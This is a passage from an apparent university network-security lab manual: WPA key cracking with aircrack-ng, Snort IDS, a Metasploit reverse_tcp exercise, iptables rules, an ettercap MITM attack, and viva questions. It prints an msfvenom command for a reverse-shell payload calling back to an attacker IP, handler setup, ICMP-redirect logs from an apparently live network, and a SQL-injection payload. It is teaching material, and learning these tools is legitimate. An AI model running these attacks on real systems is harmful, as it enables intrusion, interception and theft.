 BSSID              PWR   RXQ Beacons     #Data, #/s CH MB ENC CIPHER AUTH E

 14:F6:5A:F4:57:22  -31    100    3104       10036   0   6    54e. WPA CCMP PSK B

 BSSID              STATION            PWR  Rate    Lost    Frames Probe

 14:F6:5A:F4:57:22  70:05:14:A3:7E:3E  -32   2e-      0       0       10836
```

```
root@kali:~# ls -l
total 10348
-rw-r--r-- 1 root root 10580359 Oct 5 01:35 atheros-01.cap
-rw-r--r-- 1 root root      481 Oct 5 01:35 atheros-01.csv
-rw-r--r-- 1 root root      598 Oct 5 01:35 atheros-01.kismet.csv
-rw-r--r-- 1 root root     2796 Oct 5 01:35 atheros-01.kismet.netxml
```

```
root@kali:~# aircrack-ng -a 2 atheros-01.cap -w /usr/share/wordlists/rockyou.txt
[00:00:52] 84564 keys tested (1648.11 k/s)

                    KEY FOUND! [ rec12345 ]

    Master Key     :   CA 53 9B 5C 23 16 70 E4 84 53 16 9E FB 14 77 49
                       A9 7A A0 2D 9F BB 2B C3 8D 26 D2 33 54 3D 3A
                       43

    Transient Key : F5 F4 BA AF 57 6F 87 04 58 02 ED 18 62 37 8A 53
                    38 86 F1 A2 CA 0D 4A 8D D6 EC ED 0D 6C 1D C1 AF
                    81 58 81 C2 5D 58 7F FA DE 13 34 D6 A2 AE FE 05
                    F6 53 B8 CA A0 70 EC 02 1B EA 5F 7A DA 7A EC
                    7D

    EAPOL HMAC 0A 12 4C 3D ED BD EE C0 2B C9 5A E3 C1 65 A8 5C
```

Result: Thus, the wireless auditing and decrypting of WPA keys has been done successfully.

Ex. No.: 7

SNORT IDS

Aim:

To demonstrate Intrusion Detection System (IDS) using snort tool.

Algorithm:

1. Download and extract the latest version of daq and snort
2. Install development packages - libpcap and pcre.
3. Install daq and then followed by snort.
4. Verify the installation is correct.
5. Create the configuration file, rule file and log file directory
6. Create snort.conf and icmp.rules files
7. Execute snort from the command line
8. Ping to yahoo website from another terminal
9. Watch the alert messages in the log files

Output:

```
[root@localhost security lab]# cd /usr/src
[root@localhost security lab]# wget https://www.snort.org/downloads/snort/daq-2.0.7.tar.gz
[root@localhost security lab]# wget https://www.snort.org/downloads/snort/snort-2.9.16.1.tar.gz
[root@localhost security lab]# tar xvzf daq-2.0.7.tar.gz
[root@localhost security lab]# tar xvzf snort-2.9.16.1.tar.gz
[root@localhost security lab]# yum install libpcap* pcre*     libdnet* -y
[root@localhost security lab]# cd daq-2.0.7
[root@localhost security lab]# . /configure
[root@localhost security lab]# make
[root@localhost security lab]# make install

[root@localhost security lab]# cd snort-2.9.16.1
[root@localhost security lab]# . /configure
[root@localhost security lab]# make
[root@localhost security lab]# make install
[root@localhost security lab]# snort --version
   ,,_     -*> Snort! <*-
  o" )~ Version 2.9.8.2 GRE (Build 335)
   ""    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.7.3
           Using PCRE version: 8.38 2015-11-23
           Using ZLIB version: 1.2.8
[root@localhost security lab]# mkdir /etc/snort
[root@localhost security lab]# mkdir /etc/snort/rules
```

```
[root@localhost security lab]# mkdir /var/log/snort
[root@localhost security lab]# vi /etc/snort/snort.conf
          add this line-              include /etc/snort/rules/icmp.rules

[root@localhost security lab]# vi /etc/snort/rules/icmp.rules
                              alert icmp any any -> any any (msg:"ICMP Packet"; sid:477; rev:3;)
[root@localhost security lab]# snort -i enp3s0 -c /etc/snort/snort.conf -l  /var/log/snort/
```

Another terminal

```
[root@localhost security lab]# ping www.yahoo.com
```

Ctrl + C

```
[root@localhost security lab]# vi /var/log/snort/alert

[**] [1:477:3] ICMP Packet [**]
[Priority: 0]
10/06-15:03:11.187877 192.168.43.148 -> 106.10.138.240
ICMP TTL:64 TOS:0x0 ID:45855 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:14680 Seq:64 ECHO

[**] [1:477:3] ICMP Packet [**]
[Priority: 0]
10/06-15:03:11.341739 106.10.138.240 -> 192.168.43.148
ICMP TTL:52 TOS:0x38 ID:2493 IpLen:20 DgmLen:84
Type:0 Code:0 ID:14680 Seq:64 ECHO REPLY

[**] [1:477:3] ICMP Packet [**]
[Priority: 0]
10/06-15:03:12.189727 192.168.43.148 -> 106.10.138.240
ICMP TTL:64 TOS:0x0 ID:46238 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:14680 Seq:65 ECHO

[**] [1:477:3] ICMP Packet [**]
[Priority: 0]
10/06-15:03:12.340881 106.10.138.240 -> 192.168.43.148
ICMP TTL:52 TOS:0x38 ID:7545 IpLen:20 DgmLen:84
Type:0 Code:0 ID:14680 Seq:65 ECHO REPLY
```

Result: Thus, the Intrusion Detection System (IDS) has been successfully demonstrated using snort.

Ex. No.: 8

METASPLOIT

Aim:

To set up Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely.

Algorithm:

1. Generate payload to be inserted into the remote machine
2. Set the LHOST and it's port number
3. Open msfconsole.
4. Use exploit/multi/handler
5. Establish reverse_tcp with the remote windows 8 machine.
6. Run SimpleHTTPServer with port number 8000.
7. Open the web browser in Windows 8 machine and type http://172.16.8.155:8000
8. In KaliLinux, type sysinfo to get the information about Windows 8 machine
9. Create a new directory using mkdir command.
10.Delete the created directory.

Output:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.8.155 LPORT=443 -f
exe > /root/hi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~# msfconsole
[-] ***Rting the Metasploit Framework console...\
[-] * WARNING: No database support: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

[-] ***


 _                                  _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\


      =[ metasploit v5.0.41-dev                          ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 172.16.8.155
LHOST => 172.16.8.156
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.8.155:443
```

Result: Thus, the setup of Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely has been executed successfully.

Ex. No.: 9

INSTALL AND CONFIGURE IPTABLES FIREWALL

Aim:

To install iptables and configure it for variety of options.

Common Configurations & outputs:

1. **Start/stop/restart firewalls**

```
[root@localhost ~]# systemctl start firewalld
[root@localhost ~]# systemctl restart firewalld
[root@localhost ~]# systemctl stop firewalld
[root@localhost ~]#
```

2. **Check all exitsting IPtables Firewall Rules**

```
[root@localhost ~]# iptables -L -n -v
[root@localhost ~]#
```

3. **Block specific IP Address(eg. 172.16.8.10) in IPtables Firewall**

```
[root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP
[root@localhost ~]#
```

4. **Block specifig port on IPtables Firewall**

```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx -j DROP
[root@localhost ~]#
```

5**. Allow specific network range on particular port on iptables**

```
[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j ACCEPT
[root@localhost ~]#
```

6. **Block Facebook on IPTables**

```
[root@localhost ~]# host facebook.com
facebook.com has address 157.240.24.35
facebook.com has IPv6 address 2a03:2880:f10c:283:face:b00c:0:25de
facebook.com mail is handled by 10 smtpin.vvv.facebook.com.

[root@localhost ~]# whois 157.240.24.35 | grep CIDR
CIDR:          157.240.0.0/16
[root@localhost ~]#

[root@localhost ~]# whois 157.240.24.35
[Querying whois.arin.net]
[whois.arin.net]
```

```
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2019, American Registry for Internet Numbers, Ltd.
#


NetRange:       157.240.0.0 - 157.240.255.255
CIDR:           157.240.0.0/16
NetName:        THEFA-3
NetHandle:      NET-157-240-0-0-1
Parent:         NET157 (NET-157-0-0-0-0)
NetType:        Direct Assignment
OriginAS:
Organization:   Facebook, Inc. (THEFA-3)
RegDate:        2015-05-14
Updated:        2015-05-14
Ref:            https://rdap.arin.net/registry/ip/157.240.0.0



OrgName:        Facebook, Inc.
OrgId:          THEFA-3
Address:        1601 Willow Rd.
City:           Menlo Park
StateProv:      CA
PostalCode:     94025
Country:        US
RegDate:        2004-08-11
Updated:        2012-04-17
Ref:            https://rdap.arin.net/registry/entity/THEFA-3


OrgTechHandle: OPERA82-ARIN
OrgTechName:   Operations
OrgTechPhone:  +1-650-543-4800
OrgTechEmail:  domain@facebook.com
OrgTechRef:    https://rdap.arin.net/registry/entity/OPERA82-ARIN

OrgAbuseHandle: OPERA82-ARIN
OrgAbuseName:   Operations
OrgAbusePhone:  +1-650-543-4800
OrgAbuseEmail:  domain@facebook.com
OrgAbuseRef:    https://rdap.arin.net/registry/entity/OPERA82-ARIN
```

```
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2019, American Registry for Internet Numbers, Ltd.
#
```

```
[root@localhost ~]# iptables -A OUTPUT -p tcp -d 157.240.0.0/16 -j DROP
```

Open browser and check whether http://facebook.com is accessible

To allow facebook use -D instead of -A option

```
[root@localhost ~]# iptables -D OUTPUT -p tcp -d 157.240.0.0/16 -j DROP
[root@localhost ~]#
```

6. **Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)**

```
[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j DROP
[root@localhost ~]#
```

7.**Save IPtables rules to a file**

```
[root@localhost ~]# iptables-save > ~/iptables.rules
[root@localhost ~]# vi iptables.rules
[root@localhost ~]#
```

8.**Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)**

```
[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit
--connlimit-above 3 -j REJECT
```

9. **Disable outgoing mails through IPtables**

```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j REJECT
[root@localhost ~]#
```

10. **Flush IPtables Firewall chains or rules**

```
[root@localhost ~]# iptables -F
[root@localhost ~]#
```

Result: Thus, the iptables has been installed successfully and it has been configured for variety of options.

Ex. No.: 10

MITM ATTACK WITH ETTERCAP

Aim:

To initiate a MITM attack using ICMP redirect with Ettercap tool.

Algorithm:

1. Install ettercap if not done already using the command-

   dnf install ettercap

2. Open etter.conf file and change the values of ec_uid and ec_gid to zero from default.

   vi /etc/ettercap/etter.conf


3. Next start ettercap in GTK

   ettercap -G


4. Click sniff, followed by unified sniffing.
5. Select the interface connected to the network.
6. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts
7. Click Host List and choose the IP address for ICMP redirect
8. Now all traffic to that particular IP address is redirected to some other IP address.
9. Click MITM and followed by Stop to close the attack.

Output:

```
[root@localhost security lab]# dnf install ettercap
[root@localhost security lab]# vi /etc/ettercap/etter.conf
[root@localhost security lab]# ettercap –G
```




```
DHCP: [E4:46:DA:A7:DC:AD] DISCOVER
DHCP: [E4:46:DA:A7:DC:AD] REQUEST 172.16.5.226
Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
74 hosts added to the hosts list...
```



```
IP Address        M
172.16.4.218      38
172.16.4.234      38
172.16.4.241      00
172.16.4.250      00
172.16.5.21       5C:99:60:6F:13:6D
172.16.5.46       00:27:0E:13:EB:17
172.16.5.50       00:27:0E:13:ED:1E
172.16.5.59       00:27:0E:13:F6:44
172.16.5.63       38:60:77:E0:78:EB
```

```
ICMP redirected 172.16.5.178:45618 -> 172.217.167.133:443
ICMP redirect stopped.
DHCP: [38:60:77:E0:86:87] REQUEST 172.16.4.218
DHCP: [88:D7:F6:C6:4D:C4] REQUEST 172.16.5.178
DHCP: [172.16.4.1] ACK : 172.16.5.178 255.255.252.0 GW 172.16.4.1 DNS 8.8.8.8
DHCP: [0C:4D:E9:BB:F2:42] REQUEST 172.16.5.149
```


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List
MITM Attack: ICMP Redirect
Gateway Information
Cancel
OK
Delete Host
Add to Target 2


```
IP Address                  MAC Address          Description
172.16.4.1                  08:35:71:F2:B4:A1
fe80::5f8:9964:9641:f3ba    0C:4
fe80::20ad:d2fb:fbea:4393   00:2
fe80::41b8:5e6e:9ae:33f5    24:E
fe80::857f:cbc0:26bd:1fbd   38:6
fe80::9cc3:ae28:6830:a992   38:6
fe80::9ce5:40bf:7dd2:4a78   00:1
fe80::a55f:260f:13fc:7851   00:2
fe80::a832:a0e8:93bd:2d6d   50:9
```

MAC Address 08:35:71:F2:B4:A1

IP Address 172.16.4.1

```
2182 known services
Starting Unified sniffing...

Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
78 hosts added to the hosts list...
```



IP Address	MAC Address	Description
172.16.4.1	08:35:71:F2:B4:A1	
fe80::5f8:9964:9641:f3ba	0C:4D:E9:BB:F2:42	
fe80::20ad:d2fb:fbea:4393	00:27:0E:13:F0	
fe80::41b8:5e6e:9ae:33f5	24:B6:FD:41:A	
fe80::857f:cbc0:26bd:1fbd	38:60:77:E0:78	
fe80::9cc3:ae28:6830:a992	38:60:77:E0:86	
fe80::9ce5:40bf:7dd2:4a78	00:15:AF:6F:5	
fe80::a55f:260f:13fc:7851	00:27:0E:13:F5	
fe80::a832:a0e8:93bd:2d6d	50:9A:4C:35:1	

MITM attack(s) stopped

```
DHCP: [D4:1A:3F:F5:95:0D] DISCOVER
DHCP: [D4:1A:3F:F5:95:0D] REQUEST 172.16.4.223
ICMP redirect: victim GW 172.16.4.1
ICMP redirected 172.16.5.178:60621 -> 209.132.190.2:80
ICMP redirected 172.16.5.178:60621 -> 209.132.190.2:80
ICMP redirect stopped.
```

Result: Thus the MITM attack has been successfully executed using Ettercap tool.

VIVA QUESTIONS

Capture all flags in Encryption Crypto 101 in TryHackMe Platform

1. What is the primary objective in the Encryption Crypto 101 room?
   - Capture all flags.
2. Which algorithm is commonly introduced in Encryption Crypto 101?
   - Caesar Cipher.
3. What tool can be used to solve substitution ciphers in Encryption Crypto 101?
   - Frequency analysis tools.
4. How do you identify the flag format in TryHackMe rooms?
   - Flags are often in the format THM{}.
5. What is a common encoding method discussed in Crypto 101?
   - Base64 encoding.

Cracking the hashes using John-the-Ripper tool

6. Which command is used to start John-the-Ripper?
   - john.
7. How do you specify a wordlist in John-the-Ripper?
   - Using the --wordlist option.
8. What is the default format for hash files in John-the-Ripper?
   - --format=raw-md5.
9. How do you show cracked passwords using John-the-Ripper?
   - john --show <hashfile>.
10. Which file contains the cracked passwords by default?
    - john.pot.

Passive and Active Reconnaissance in TryHackMe Platform

11. What is the primary difference between passive and active reconnaissance?
    - Passive reconnaissance does not interact directly with the target.
12. Which tool is commonly used for passive DNS enumeration?
    - dnsrecon.
13. What command can you use for active reconnaissance using Nmap?
    - nmap -A <target>.
14. How do you perform a passive WHOIS lookup?
    - Using the whois command.
15. What is a key benefit of passive reconnaissance?
    - It minimizes the risk of detection.

Perform SQL Injection Lab in TryHackMe Platform

16. Which SQL command can be used to comment out the rest of a query?
    - --.
17. What is a common payload to test for SQL injection?
    - ' OR 1=1 --.
18. Which tool can automate SQL injection attacks?
    - sqlmap.
19. How do you specify a URL for SQLmap to test?
    - sqlmap -u <URL>.
20. What is one way to identify a vulnerable SQL parameter?

- Check for error messages after injecting SQL payloads.

Perform Linux Code injection on a live process with ptrace

21. Which system call is primarily used for ptrace operations?
    - ptrace.
22. How do you attach to a process using ptrace?
    - ptrace(PTRACE_ATTACH, pid, NULL, NULL).
23. What command is used to compile a ptrace program in Linux?
    - gcc -o <output> <source>.c.
24. Which signal is sent to stop a process with ptrace?
    - SIGSTOP.
25. What is the purpose of the PTRACE_POKETEXT request?
    - To write data to the tracee's memory.

Perform wireless audit on an access point or a router and decrypt WPA keys (aircrack-ng)

26. What is the first step in a wireless audit using aircrack-ng?
    - Capture the handshake using airodump-ng.
27. Which tool is used to put a wireless card into monitor mode?
    - airmon-ng.
28. What is the command to crack WPA keys using a wordlist in aircrack-ng?
    - aircrack-ng -w <wordlist> -b <BSSID> <capturefile>.
29. How do you start capturing packets on a specific channel using airodump-ng?
    - airodump-ng --channel <channel> <interface>.
30. What file format is used to save the capture file in airodump-ng?
    - *.cap.

Demonstrate Intrusion Detection System using any tool (snort or any other equivalent s/w)

31. What is the command to start Snort in IDS mode?
    - snort -A console -c /etc/snort/snort.conf.
32. Which file contains the Snort configuration?
    - snort.conf.
33. How do you update Snort rules?
    - Using pulledpork or similar tools.
34. What is the default directory for Snort logs?
    - /var/log/snort.
35. What command displays real-time Snort alerts in the console?
    - snort -A console.

Demonstrate various exploits of Windows OS using Metasploit framework

36. What command starts the Metasploit console?
    - msfconsole.
37. Which Metasploit command searches for available exploits?
    - search.
38. How do you select an exploit in Metasploit?
    - use <exploit>.
39. What command sets a payload in Metasploit?
    - set PAYLOAD <payload>.
40. How do you execute an exploit in Metasploit?
    - exploit.

Install and Configure Firewalls for a variety of options using iptables

41. What command lists current iptables rules?
    - iptables -L.
42. How do you add a rule to allow SSH traffic in iptables?
    - iptables -A INPUT -p tcp --dport 22 -j ACCEPT.
43. What command saves iptables rules?
    - iptables-save.
44. How do you flush all iptables rules?
    - iptables -F.
45. What is the command to block an IP address using iptables?
    - iptables -A INPUT -s <IP> -j DROP.

Demonstrate a simple MITM attack (ettercap)

46. What command starts Ettercap in graphical mode?
    - ettercap -G.
47. Which option in Ettercap sets it to sniff mode?
    - Sniff > Unified Sniffing.
48. How do you select targets in Ettercap?
    - Hosts > Scan for Hosts.
49. What Ettercap command initiates ARP poisoning?
    - Mitm > ARP Poisoning.
50. How do you view captured data in Ettercap?
    - View > Connections.